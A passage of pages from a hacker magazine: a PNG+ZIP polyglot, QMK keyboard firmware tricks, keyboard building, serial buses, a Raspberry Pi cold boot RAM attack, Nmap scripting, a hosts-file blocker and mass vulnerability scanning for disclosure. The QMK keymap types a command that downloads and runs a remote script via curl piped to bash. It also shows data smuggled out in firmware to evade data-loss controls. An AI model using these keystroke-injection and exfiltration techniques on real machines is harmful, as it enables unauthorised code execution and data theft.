[1] https://web.archive.org/web/20220509050940/https://twitter.com/BlockSecTeam/status/1523530484877209600

[2] https://medium.com/umbrella-network/post-mortem-chain-exploit-2022-05-08-6007801b321d

[3] https://web.archive.org/web/20220513042750/https://twitter.com/CertiKAlert/status/1524969442895175692

PNG+ZIP with a twist

https://github.com/gynvael/random-stuff/tree/master/png-zip-twist

Legend:
41 41 AA PNG header
41 41 AA PNG chunks (odd)
41 41 AA PNG chunks (even)
41 41 AA ZIP structures

```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG.... ....IHDR|
00000010  00 00 00 10 00 00 00 10  08 06 00 00 00 1f f3 ff  |........ ........|
00000020  61 00 00 00 09 70 48 59  73 00 00 0e c4 00 00 0e  |a....pHY s.......|
00000030  c4 01 95 2b 0e 1b 00 00  00 2a 66 7a 49 50 50 4b  |...+.... .*fzIPPK|
00000040  03 04 14 00 00 08 08 00  00 00 00 00 60 4b 73 ac  |........ ....`Ks.|
00000050  7d 00 00 00 10 04 00 00  08 00 12 00 49 44 41 54  |}....... ....IDAT|
00000060  2e 62 69 6e 0e 00 47 43  bd d9 86 4d 00 00 00 7f  |.bin..GC ...M....|
00000070  49 44 41 54 38 8d 63 0c  d5 9c fd 9f 81 02 c0 c2  |IDAT8.c. ........|
00000080  c0 c0 c0 b0 ea 5a 0a 59  9a c3 b4 e6 40 0c 80 71  |.....Z.Y ....@..q|
00000090  48 01 30 4b 99 70 49 10  eb 2a 14 03 d0 35 13 63  |H.0K.pI. .*...5.c|
000000a0  08 8a 01 30 6f a0 d3 03  ef 82 55 d7 52 50 30 32  |...0o... ..U.RP02|
000000b0  60 61 40 03 d8 9c 8f cf  2b 70 03 c8 4d 0b 8c 94  |`a@..... +p..M...|
000000c0  a6 44 86 50 cd d9 ff 89  05 e8 6a 43 35 67 ff c7  |.D.P.... ..jC5g..|
000000d0  9b 12 61 de 0a d3 9a 83  e2 45 64 3e 0b 36 0d 30  |..a..... .Ed>.6.0|
000000e0  45 c4 a4 03 9c 81 88 2f  50 91 e5 28 0e 44 00 eb  |E....../ P..(.D..|
000000f0  06 7b de 26 89 24 d9 00  00 00 6c 65 7a 49 50 50  |.{.&.$.. ..lezIPP|
00000100  4b 01 02 14 00 14 00 00  08 08 00 00 00 00 00 60  |K....... .......`|
00000110  4b 73 ac 7d 00 00 00 10  04 00 00 08 00 00 00 00  |Ks.}.... ........|
00000120  00 00 00 00 00 81 b4 00  00 3e 00 00 00 49 44 41  |........ .>...IDA|
00000130  54 2e 62 69 6e 50 4b 05  06 00 00 00 00 01 00 01  |T.binPK. ........|
00000140  00 36 00 00 00 ff 00 00  00 30 00 53 6f 72 72 79  |.6...... .0.Sorry|
00000150  2c 20 69 67 6e 6f 72 65  20 74 68 69 73 20 63 6f  |, ignore  this co|
00000160  6d 6d 65 6e 74 20 f0 9f  a4 b7 0a ea 04 41 58 00  |mment .. .....AX.|
00000170  00 00 00 49 45 4e 44 ae  42 60 82                 |...IEND. B`.     |
```

PNG specs: https://www.w3.org/TR/png/#5DataRep ZIP specs: https://pkware.cachefly.net/webdocs/casestudies/APPNOTE.TXT

Creating a PNG+ZIP binary polyglot is, of course, trivial – one just needs to concatenate both together (with ZIP at the end) and that's it. So, this of course isn't a normal PNG+ZIP polyglot! No sir! This one is way more useless.

Its origin story is pretty simple: I was making slides for an upcoming workshop on file formats, and I thought "heeey, PNG uses DEFLATE/zlib, ZIP uses DEFLATE/zlib, so I wonder if I could make ZIP extract a PNG's IDAT chunk" (that's the chunk with pixel data... well, filtered pixel data). And so I went to create a tool (linked at the top) that takes a PNG and adds two custom chunks: `fzIP` before `IDAT` and `ezIP` before `IEND`.

The first chunk (`fzIP`) contains ZIP's **Local File Header** (**LFH**, PK\3\4). The **LFH** contains all the basic information about the compressed "file" (called `IDAT.bin`) and uses the extra fields (i.e. fields that contain custom / OS specific metadata for a given file in the ZIP archive) to consume `fzIP` chunk's checksum, `IDAT` chunk's length, type, as well as 2 first bytes of the compressed data stream. This last part is because PNG stores the compressed data with the 2-byte zlib header and ZIP does not (so we need to get rid of it). In effect, the **LFH** is followed directly by the ZIP-compatible compressed data stream.

The second added chunk (`ezIP`) contains two ZIP structures: the **Central Directory Header** (**CDH**, PK\1\2) and **End of Central Directory Record** (**EOCDR**, PK\5\6). The first one is basically an extended version of the **LFH** and serves as the global archive index. While only **LFH** has the actual compressed data, the metadata is duplicated between **LFH** and **CDH**, which is pretty useful when repairing corrupted archives. The **EOCDR** is basically the start header of a ZIP (or rather footer given that it's at the end of the file). It contains a file offset of the first (and only in our case) **CDH** entry (which in turn has the file offset of the matching **LFH**). It also contains the archive comment, which is at the end of the **EOCDR** structure, and which can be used to eat up all remaining parts of the PNG until the end of file: `ezIP` chunk's checksum and the whole `IEND` chunk (length, type, checksum).

One thing to note is that both PNG and ZIP have checksums, but that's not a problem as there thankfully/sadly is no case where a PNG and ZIP checksum would both fall into each other's checksummed data (this would be a fun problem to solve, but even without going into CRC32 math it would be fixable using a small 32-bit bruteforce).

Anyway, at the end of the day, what we get is a PNG that can be renamed to `.zip` and its `IDAT` chunk would get extracted and decompressed into `IDAT.bin` file.

Why is that useful? I already said it's not. It would be a bit more if the `IDAT` chunk contained straight up a raw pixel bitmap, but unfortunately there's still a filter layer there (https://www.w3.org/TR/PNG-Filters.html).

Anyway, this was a pretty fun exercise and a fun thing to make :).

Oh btw, this is the PNG image in the hexdump on top of the article (pagedout.institute's favicon) →

Keyboard hacking with QMK

QMK is firmware for keyboards. It runs on high end ergonomic keyboards as well as tiny macropads that you can get for a few bucks and solder together yourself, and a hell of a lot in between.

It is extremely customizable. Users can combine features like layers, combos, tap dance, a leader key, and macros. This last feature lets us do fun, unexpected things.

For the examples below, I have used a small 8-key macropad called the Launch Pad by the sadly closed SpaceCat Design. It's a great board, but any QMK supported keyboard or macropad will work for these purposes. The keymap should be placed in the proper directory of your `qmk_firmware` checkout, e.g. `keyboards/launchpad/keymaps/pagedout/`. For QMK to see it, it must be called `keymap.c`, but here you should call it `keymap_base.c` and use the Python script below to convert it to `keymap.c`. You build and flash the firmware according to the QMK docs; in my case, I use `make launchpad/rev1:pagedout:flash`.

If you're trying this on a different QMK-compatible board, the `keymaps[]...` at the top will be different for you. The important thing is the registration of the custom keycodes: `CKC_TS` for the first hack below, and `CKC_MTX` for the second one.

`CKC_TS`: Keyboard-based data exfiltration

As mentioned, QMK requires that the keymap be called `keymap.c`, but our keymap contains a placeholder token `/*___TYPESELF___*/`. The program `typeself.py` will replace that placeholder with the base64'd contents of `keymap_base.c` itself, and save the result as `keymap.c` for QMK to compile and flash onto the board. (Why base64? It's just the easiest way to deal with keymap source code which contains quotes, brackets, and other characters that cannot be inserted into the C source file directly.) You could use this technique to encode any relatively small chunk of data into the board. (Note that the microcontroller powering the board will have a pretty small amount of memory.) I bet your company's data protection software isn't looking at keyboard firmware!

Save the Python script inside the keymaps directory along with `keymap_base.c`, run it to generate `keymap.c`, and then flash it to the board with whatever QMK's documentation instructs for your own board. Once flashed, plug the board into a different computer, open a text editor, plug the board into a different computer, open a text editor, and then hit the X key (or whichever key you selected on your board) to have the firmware type the base64 contents into your editor. Be prepared to wait a minute or longer for it to type out the base64 data - it simulates it more quickly than a human typist could type, but it will still be a lot of characters.

Once complete, save the file in the editor and base64-decode it with a command like `base64 -d -i FILENAME`.

(I have also written about this in more detail here.)

`CKC_MTX`: Single key pwnership

The Rubber Ducky is a microcontroller that can act as a USB keyboard, and can be programmed to act maliciously, such as waiting on a long timer and then entering commands to launch a terminal, download a malicious executable, run it, etc.

QMK can do some of this as well. If you hit the T key on the keymap, it will curlbash a script to show the matrix in your terminal. This example uses Mac-specific shortcuts to launch the terminal (cmd+space to launch Spotlight, then the string `terminal.app`, then enter), but the same method could be used to emit key sequences for other OSes.

Figure 1: Photo of the Launch Pad

keymap_base.c

```
#include QMK_KEYBOARD_H
enum custkeys { CKC_TS=SAFE_RANGE, CKC_MTX, };
/* My keymap. Each board's is different. */
const uint16_t PROGMEM
keymaps[][MATRIX_ROWS][MATRIX_COLS] = {
 [0] = LAYOUT(     KC_F,    KC_VOLU,
                   KC_V,    KC_VOLD,
                   KC_C,    CKC_TS,
                   KC_K,    CKC_MTX)};
bool process_record_user(
uint16_t keycode, keyrecord_t *record) {
 switch (keycode) {
  case CKC_MTX: /* The Matrix keycode */
   if (record->event.pressed) {
    /* Cmd+space (LC_LGUI is the cmd/win key )*/
    register_code(KC_LGUI); tap_code(KC_SPC);
    unregister_code(KC_LGUI); _delay_ms(500);
    /* Type 'terminal.app' and hit endter */
    SEND_STRING("terminal.app"); _delay_ms(750);
    tap_code(KC_ENT); _delay_ms(2000);
    /* Download a program and run it */
    SEND_STRING("curl http://bruxy.regnet.cz"
     "/linux/matrix/matrix.sh | bash");
    tap_code(KC_ENT);
   }
   return false;
  case CKC_TS: /* The typeself keycode */
   if (record->event.pressed)
    SEND_STRING("/*___TYPESELF___*/");
   return false;
  default:
   return true;
 }
}
```

typeself.py

```
#!/usr/bin/env python3
import base64, os, re
d = os.path.dirname(__file__)
with open(d+'/keymap_base.c') as f:
 k = f.read()
 b = base64.b64encode(k.encode()).decode()
with open(d+'/keymap.c', 'w') as f:
 f.write(re.sub(
  '\/\*___TYPESELF___\*\/', b, k))
```


CLICK! CLACK! HACK!

(or how to build your own keyboard)

I am not a good hacker, programmer or coder but I fell in love with the Paged Out! Magazine and want to be part of it! So, what is my intersection with that scene? Right! Keyboards! Mechanical Keyboards. Hackers love them, coders need them and I build them. In my opinion, you need to build your own keyboard to be a "real" hacker! So, here is the guide how to build your own on only one page! **Have fun!**




STEP 0x1 - what do you want to build?

There are a lot of keyboard layouts available. You can choose between 104 Key, TKL, Split, Ergo, 75%, 65%, 60%, 40%, Compact Fullsize or you can create your own layout (don´t forget to publish it on Github for all the other enthusiasts). Just ask the searchengine of the slightest distrust and take a look at all these nice layouts. If you are not sure whether a layout would fit your needs just try it. This won´t be the last keyboard you will build. Some guys already created an online-tool to put all your ideas in a keyboard-layout:
http://www.keyboard-layout-editor.com
You can design it and convert it to a bunch of formats.



STEP 0x2 - start building

After you choose your layout, it´s time to start building your keyboard. Choose a material for your keyboard. If you have never built one before I can recommend wood or some kind of plexiglass. Print out your Layout. Use this little tool to create a stencil:
https://kbplate.ai03.com/
Transfer it to the material and cut out the holes. Congrats! You have the plate for your keyboard. Now you need an exact copy of that but without the holes for the bottom. Later these both parts, plate and bottom, will be screwed together with some M3 spacers. That´s the whole case for the keyboard.

STEP 0x3 - parts and soldering

Now we assemble the keyboard. Which parts do you need? MX-Switches (number of pieces depends on your layout / MX switches are easy to solder and you find a lot of keycaps), Keycaps for the cyber-super-hackerish look of your keyboard, 1N4148 Diodes (same amount as switches / protects against the NKEY rollover), wire, soldering iron, a Teensy 2.0 board (or similar) and some time. First, put all your switches in the holes you cut out. Flip the plate. You can see two pins on every switch. Your keyboard is organized in rows and columns. Now solder wire to the pins in every column (example: ESC, Tilde, Tab, Shift, Ctrl). One wire connects all pins in one column. After that solder the diodes to the free pins. Nearly done. You have to solder the rows in the same way. One wire connect every diode in one row. Last thing to solder: Every single row and column gets a single pin at the teensy-board. Yeah! Soldering done!

STEP 0x4 - firmware flashing

Fortunately, you don´t have to write your own firmware (if you want to do that, feel free to). There is a large repository on GitHub with a lot of templates you can use and/or modify for your needs. You can change keys, can add different layers and so on. It´s called QMK firmware:
https://qmk.fm

The QMK firmware comes with a whole toolset that make the flashing as easy as possible. The layouts are mostly written in understandable C.
So, install the QMK-toolkit, flash it to your teensy-board, plugin a cool usb-cable and start hacking!

STEP 0x5 - fazit

These are just the basics of building a full-funtional keyboard. There are so many possibilities to mod your keyboard, layout, case or to make your own PCBs.

There is a big and nice community out there with a lot of crazy diy keyboard projects, Podcasts, Youtube-Channels, Blogs, Forums, etc. The parts you need to build a keyboard are cheap and you can get them in nearly every electronics-store. If you build your own keyboard, let me know - I love to see DIY keyboards! Enjoy building your own!

Happy Hacking!


Hardware Serial Cheat Sheet

Serial communications are a key part of electronics. This guide will cover the basics of a few common serial busses and their applications.


Bus	Communication	Clocking
I2C	Multipoint using addresses	Synchronous
SPI	Multipoint using chip-select	Synchronous
UART	Point-to-point	Asynchronous

Inter-Integrated Circuit *I²C*

I²C is a multipoint, synchronous protocol which has 2 lines: *SCL* (**S**erial **Cl**ock) and *SDA* (**S**erial **Da**ta). The *SCL* line provides a clock, and the data is shifted across the SDA line. I²C devices have a 7-bit address. I²C is commonly used between low-bandwidth devices on the same circuit board, like sensors and EEPROMs. The simple protocol means it can even be bit-banged!




I²C lines are driven in an open-drain configuration. A pull-up resistor is required to pull the bus up to its default (high) state. A 0 is sent by pulling the line to ground, and a 1 is sent by releasing the line.



An I²C message begins with a start bit. For each bit of data in the message, the *SCL* line is pulled low, and the data line is set either high or low, depending on the data to be sent. The *SCL* line is then released and the data is sampled. The message ends with a stop bit. In the example above, bit 0 = 0, bit 1 = 1, and bit n = 0.

Serial Peripheral Interface *SPI*


SPI is a multipoint, synchronous protocol which has 4 lines: *MISO* (**M**aster **I**n **S**lave **O**ut), *MOSI* (**M**aster **O**ut **S**lave **I**n), *SCK* (**S**erial **C**lock), and *CS* (**C**hip **S**elect). SPI is a full-duplex protocol, meaning it can send and receive data at the same time! SPI is frequently used for high-bandwidth devices in close proximity to each other, such as ADCs and flash memory.



SPI is similar to I²C, except it has two different lines for sending/receiving data. A device is selected by driving its *CS* line low. With each clock pulse of *SCK*, the *MOSI* or *MISO* line is toggled high or low. Unlike I²C which always samples on the *SCL* rising edge, a SPI bus can change which *SCK* edge data is latched on (rising or falling) and the *SCK* idle state (high or low). In the example above, bit 0 = 1, bit 1 = 0, and bit n = 1.

Universal Asynchronous Receiver Transmitter *UART*

UART is a point-to-point protocol commonly referred to as TTL Serial. It has two lines: **Rx** (**R**eceive) and **Tx** (**T**ransmit), and can be used in full-duplex. It is asynchronous, meaning it does not require a clock line. This means that it is timing-sensitive. Both devices must also know the transmission rate -- known as *baud* -- ahead of time, along with the number of bits being transmitted per message. A common configuration is 115200 baud, 1 start bit, 8 data bits, 1 stop bit, and no parity bit.



An example with the above configuration is shown, sending `0xF4`. UART is frequently used for text-heavy applications like boot logging and interactive consoles. Many embedded Linux devices, for example, have a UART serial console.

1 Cold boot attack on Pi using only Linux

In one of the original papers on the Cold Boot attack [1], Halderman et al. loaded an image of the Mona Lisa and "cut power for varying lengths of time" to see if data remained in memory and gradually decayed (they made use of DDR2 RAM). I was curious about how well the attack would work on a modern Single Board Computer (Pi 4), without transplanting the memory to another board. Clone the repository[1] which contains a simple C program to load the image of Mona Lisa into RAM on the Pi, many times.




Figure 1: Dumping memory using bare metal kernel, over UART interface

I used the excellent LiME kernel module in order to dump the whole of the Pi 4's RAM. Ideally though, a whole OS wouldn't be used to capture RAM data, but instead a simple bare metal program to dump the memory (which is described later). The following command was used to disable swap, **sudo systemctl disable dphys-swapfile.service** and then the system was rebooted. First, build the LiME kernel module, then, in the 'ramrecovery' repo, do - **cd src; make run** to fill RAM with the Mona Lisa. As an example I got the output **"Done - injected 4761 images"**. Then, quickly power off/on the Pi and run the following command to dump RAM

```
sudo insmod ./lime-$(uname -r).ko "path=out
    .dump format=padded"
```

After dumping the memory to a file, to extract relevant images from the dump, you can make use of the following command to grep for the Mona Lisa (I used 18 bytes in the grep query, as that is the length of a TGA header). This will output files for each Mona Lisa image it finds.

```
LANG=C grep --text --byte-offset --only-
    matching --perl-regexp '\x00\x00\x02\x00
    \x00\x00\x00\x00\x00\x00\x58\x02\x93\x01
    \x58\x02\x18\x20' out.dump | LANG=C sed
    "s/:.*//g" | xargs -I {} dd if=out.dump
    bs=1 skip={} count=725444 of={}.tga
```

There appeared to be 31 .tga files generated (this number depends heavily on how fast you power cycle the Pi); however, this relates just to the number of uncorrupted headers found, there would likely be more images remaining in the memory dump. You can create a tiled image of all these files by simply running **montage -border 0 -mode concatenate .tga tiled.jpg; convert -resize "3000>" tiled.jpg tiled_small.jpg**.

A lot of the images will have been corrupted, due to natural decay, but I assumed many images will have been corrupted by various applications being loaded into RAM at different locations. I later realised a key reason for the apparent corruption is the fact that although malloc allocates memory contiguously in virtual memory, it doesn't allocate contiguously in physical memory. This was verified by filling the memory with the Mona Lisa and dumping RAM immediately, I could see many images of the Mona Lisa appearing in strange stripes.

Ideally, a "Cryogenic mechanical memory extraction" robot like Wu et al. [2] created could be used so that the memory wouldn't be touched by a pesky OS (while dumping memory), however, that may be a little pricey.

[1] https://github.com/anfractuosity/ramrecovery

2 Using bare metal kernel to extract RAM

I created a very simple bare metal kernel for the Pi which was able to dump memory over the UART interface at 1MBaud (extensively using code from here[2]). I used the previously discussed program to fill the memory with images, then sprayed the DDR4 RAM with freeze spray, powered down and then swapped the SD card to one containing my simple bare metal kernel and powered up again. I dumped the data sent by the bare metal kernel using an FTDI dongle connected to the target Pi using another Pi, doing **stty -F /dev/ttyUSB0 1000000; (stty raw; cat > out.dump) < /dev/ttyUSB0**, this took some time! It might be worth looking into using SPI or similar in the future for faster speeds.

Figure 2: Found after cold booting, apparent corruption due to malloc

I created a simple kernel module to fill contiguous physical memory on the Pi, to achieve this I first added **cma=700M@36M** to /boot/cmdline.txt as well as setting the device tree location in /boot/config.txt. Then I ran the module in 'src-module' by doing **sudo insmod ramrec.ko writetoram=true filename="mona.tga" singleimage=false** (which wrote 939 images) and froze the RAM and switched SD cards again.

Note that between each of these experiments, I left the Pi turned off for a period of time, around 20 minutes to ensure no data remained. Images now appeared much much better! I made a small modification to a USB hub to use relays to control the switches, to turn on/off USB disks programmatically. I combined this with a Wifi plug which the target Pi was attached to. This enabled me to boot from a USB disk containing Raspberry Pi OS, inject a single image into contiguous memory, then power off and wait a specific duration, power on my bare metal kernel USB disk and then extract the single image from memory (see 'src-experiment'). See Fig. 3 for an image extracted using this process with a 0.75s delay. I noticed the images decayed very quickly with no cooling, for example they appeared almost completely decayed around 1s.




Figure 3: Found after cold booting (0.75s delay)

It would be interesting to compare using liquid nitrogen to the freeze spray in terms of efficacy, or alternatively devising a simple system to continuously spray the DDR RAM whilst swapping the SD card. It would be cool if it was possible to load an image into RAM via malloc, then later dump all memory and deduce how the image was scattered across physical memory, although I'm not sure if that is possible. It would also be very interesting to investigate Linux's 'huge page' support, to utilise 2MB/1GB page sizes.

References

[1] J Alex Halderman et al. "Lest we remember: cold-boot attacks on encryption keys". In: *Communications of the ACM* 52.5 (2009), pp. 91–98.

[2] Yuanzhe Wu, Grant Skipper, and Ang Cui. "Cryo-Mechanical RAM Content Extraction Against Modern Embedded Systems". In: *2023 IEEE Security and Privacy Workshops (SPW)*. IEEE. 2023, pp. 273–284.

[2] https://github.com/isometimes/rpi4-osdev

Writing your first Nmap script

Nmap Mini Introduction

Nmap is widely used and is the standard for network scanning and reconnaissance.

The Nmap Scripting Engine (NSE)

Writing an Nmap script can be useful in many scenarios, for example, **if** you have a custom environment to scan and Nmap doesn't exactly have that script **available**, or **if** a recent 0day has been discovered and you want to be the first one to create an Nmap script for **it**. The sky's the limit. To write your first script, we are going to be using Lua, which is really simple to use. All you need is an understanding of common programming concepts and you will pick it up in a day. In our example, we are going to be writing a very easy script that checks if a certain port is open. Now, make sure you install Nmap and have a text editor ready to use.

Nmap usage

Now, let's first use Nmap normally to see how it operates. I am going to be testing it on my personal website. The scan will simply scan for ports 80(HTTP), 443(HTTPS) to see if they are open on my website.

```
└──╼ #nmap -p80,443 husseinmuhaisen.com
Starting Nmap 7.93 ( https://nmap.org ) a
Nmap scan report for husseinmuhaisen.com
Host is up (0.0011s latency).
Other addresses for husseinmuhaisen.com (

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

As you can see, it works perfectly! Typically, when installing Nmap, you can find the scripts that come with it in this path: `/usr/share/nmap/scripts/`. We will now use a script, you will analyze it being run, and we will get more results.

```
└──╼ #nmap -p80,443 --script=default husseinmuhaisen.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03 17
Nmap scan report for husseinmuhaisen.com (104.21.57.138)
Host is up (0.0025s latency).
Other addresses for husseinmuhaisen.com (not scanned): 1

PORT    STATE SERVICE
80/tcp  open  http
| http-generator: All in One SEO (AIOSEO) 4.4.4
| http-title: Hussein Muhaisen -
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
443/tcp open  https
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
```

As you can see, we got much more results as we tested the default script option. Now, let's write our first script and get serious :).

First script

Some basics that we need to know is that our file extension will end with `.nse` (Nmap Scripting Engine).

In this case, it's called `test.nse`. The anatomy of a script is as follows: **The Head**, which is used for the metadata. **The Rules**, is where you essentially insert your program logic/conditions. **The Action** is where if the rule is valid, the action is made.

```
--The Header--
description = [[A script that checks if a port is open]]
author = "Hussein Muhaisen"

--The Rules--
portrule = function(host, port)
  return port.protocol == "tcp" and port.state == "open"
end

--The Action--
action = function(host, port)
  return "[+] Port is open."
end
```

The script is simple: we are passing in a host and a port, then we are going to see if a tcp port is open and if it is, we are going to the action and returning that it is open. Now, save the script in `/usr/share/nmap/scripts/` for it to be used and accessed through nmap. Let's run it now.

```
└──╼ #nmap -p80,443 --script=test husseinmuhaisen.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-03
Nmap scan report for husseinmuhaisen.com (104.21.57.1
Host is up (0.0020s latency).
Other addresses for husseinmuhaisen.com (not scanned)

PORT    STATE SERVICE
80/tcp  open  http
|_test: [+] Port is open.
443/tcp open  https
|_test: [+] Port is open.
```

The script is officially working as you can see :).

Learn more

We scratched the surface. A lot of cool stuff can be done. This was just a light introduction to writing your own Nmap scripts. I recommend learning Lua, as it's really effective and has a wide range of applications. Then, you can learn more about the Nmap scripting engine.
Learn Lua: https://www.lua.org/start.html
Learn NSE: https://nmap.org/book/nse-tutorial.html
NSE API: https://nmap.org/book/nse-api.html
Remember, Nmap is a Swiss Army knife; it has a lot to offer, and some hackers can't live without it, so we better appreciate this tool.

Conclusion

That's about it. As a challenge try to create an Nmap script that discovers a recent vulnerability in the wild, it will be a real good practice for you to solidify your learnings. You can find recently discovered vulnerabilities through hacker focused news websites, exploit databases and so on ;). I really hope you all enjoyed this simple yet effective article, as you will likely need to write your own scripts in sophisticated environments.

Hosts file generator

Some time ago, I needed to protect my own laptop from malware websites. There is plenty of software which can block such sites but I decided to write my own Python script for this task. I will use the system's hosts file for that.

What is the hosts file and how does it work? From Wikipedia: the computer file hosts is an operating system file that maps hostnames to IP addresses. It is a plain text file.

Some people provide their hosts files and update them quite often. My script will combine those files, deduplicate them, remove comments and sort. Those file contains lines which looks like:

```
0.0.0.0 malwaresite # some comment.
```

When such a line exists in the operating system, then the connection to 'malwaresite' will not succeed because the browser will try to connect to 0.0.0.0 instead of the real 'malwaresite' ip address. Trying to ping that site will cause the following message:

`Ping request could not find host 'malwaresite'. Please check the name and try again.` And here is the Python script which does this task:

```
import urllib.request
mySet = set();
urls = set();
urls.add('https://someonewhocares.org/hosts/hosts')
urls.add('https://raw.githubusercontent.com/StevenBlack/hosts/master/hosts')
urls.add('https://adaway.org/hosts.txt')
urls.add('https://pgl.yoyo.org/adservers/serverlist.php?hostformat=hosts;showintro=0&mimetype=plaintext')
for url in urls:
  with urllib.request.urlopen(url) as response:
    html = response.read()
  for line in html.splitlines():
    if not line.startswith(b'#'):
      temp = b' '.join(line.split())
      temp_arr = temp.split(b'#')
      mySet.add(temp_arr[0].strip().replace(b'127.0.0.1 ', b'0.0.0.0 '))
file = open("hosts","w")
mySortedSet = sorted(mySet)
for line in mySortedSet:
  file.write(str(line)[2:-1]+'\n')
file.close()
```

Code explanation:
• Each entry in the hosts file is stored in the mySet variable. Set type guarantees that there will be no duplicates.
• Inside urls there are hosts files that will be downloaded and from those files we get the entries.
• If a line starts from #, then it will not be taken into account. Comments will also be removed • All whitespaces will be replaced with a single space character
• All 127.0.0.1 IP addresses will be replaced with 0.0.0.0
• In the last loop, there will be writing to the hosts file which will be created in the current working directory. Entries will be sorted.
• If the program runs correctly, there is no output to the user.

All you need to do is to make a backup of the existing hosts file in your operating system and put the generated file there. You can regenerate the hosts file by running a script from time to time because lists are updated quite often.

What's next? You can read about how your firewall blocks websites and modify this code to support the list of suspicious domains. There are also applications for smartphones which do similar things by blocking domains using internal VPN.

Homework: find hosts file in your operating system. Play with the code by adding a progress bar or progress in percentages to track the script progress. You can use any library, for example: https://pypi.org/project/progress/

Hyperscaling CVD on the IPv4-Space

```
$ echo "Command sequence to sorting data, see footnotes for more info!"
$ shodan download -limit=-1 <file>  'http.favicon.hash:989289239'
$ shodan parse --fields ip_str,port <file>.json.gz -separator : > <file>.csv
$ nuclei -H "DIVD-2023-00023" -t ./CVE-2023-36934.yaml[1] -l <file>.csv -o <vuln>.json
$ go run cmd/main.go[2] -i <vuln.json> -o <enriched>.json
<...imports and file operations omitted for brevity...>
$ python -c 'makeDataFrame = lambda data: pd.DataFrame({"host": [ip for ip in data],
"abuse": [data[ip]['Abuse'] for ip in data], "timestamp": [data[ip]['timestamp'] for
ip in data]})'
```

Nowadays, organizations often fall victim to cyberattacks due to unresolved vulnerabilities rather than sophisticated exploits. Technical debt in this context is why Coordinated Vulnerability Disclosure (CVD), as a model, became a best practice that gives security researchers a guideline to notify parties affected by a vulnerability. However, why report one vulnerability when you can do multiple. This article takes the reader through a methodology that focuses on a disclosure not only at single organizations but thousands at a time!

The Dutch Institute for Vulnerability Disclosure is an NGO founded in 2019 aimed at making the Internet safer by reporting vulnerabilities found in systems to the people who can fix them. The methodology discussed is put in practice by this foundation.

The Scan-Notify Process

The complete process consists of two stages, Research and Notification. Both stages are walked through in this article and can be seen schematically in the figure. The goal of this process is to respond to the event of a new (critical) vulnerability by assessing the impact and finding as many vulnerable hosts worldwide as possible. Having found these hosts, their owners are notified with patching or mitigation instructions. Doing so, the lifetime of a vulnerability can be decreased drastically! During the execution of these two phases, ethics are exceptionally important as, admittedly, this process sometimes operates on the edge of the law. Typically, the principles of proportionality and subsidiarity are upheld. Respectively, research shouldn't decrease integrity and availability of systems and if multiple options are available, the least impactful option should be opted for.

The Research Phase

An investigation starts with the Research phase. An outline of the MOVEit 2023 investigation (DIVD-2023-00023) is given in the command example. A vulnerability is inspected and assessed for public exposure and impact. When choosing to act on this vulnerability, a preliminary list of targets can be gathered through platforms like Shodan and Censys. If a functional query cannot be created, another option remains to scan on 0.0.0.0/0 (also called /0) to cover the full IPv4-space. To scan on /0, the aspect of reputation is important and one should use pre-computed permutations to prevent being flagged by larger IP blocks as spam (use multithreading in Nuclei). Doing so, each /24 network block should receive a packet every 10.6 seconds, each /16 network block every 40ms, and each /8 network block every 161µs assuming 1Gbit/s. In either case, solidifying the fingerprint (like version numbers or deweaponized exploits!) can be done relatively easily in YAML for tools like Nuclei. These scans result in a list of vulnerable IP addresses, which can be enriched using databases like RIPEstat and WHOIS but also reverse DNS, TLS certificates, ASN or *security.txt*.


The Notification Phase

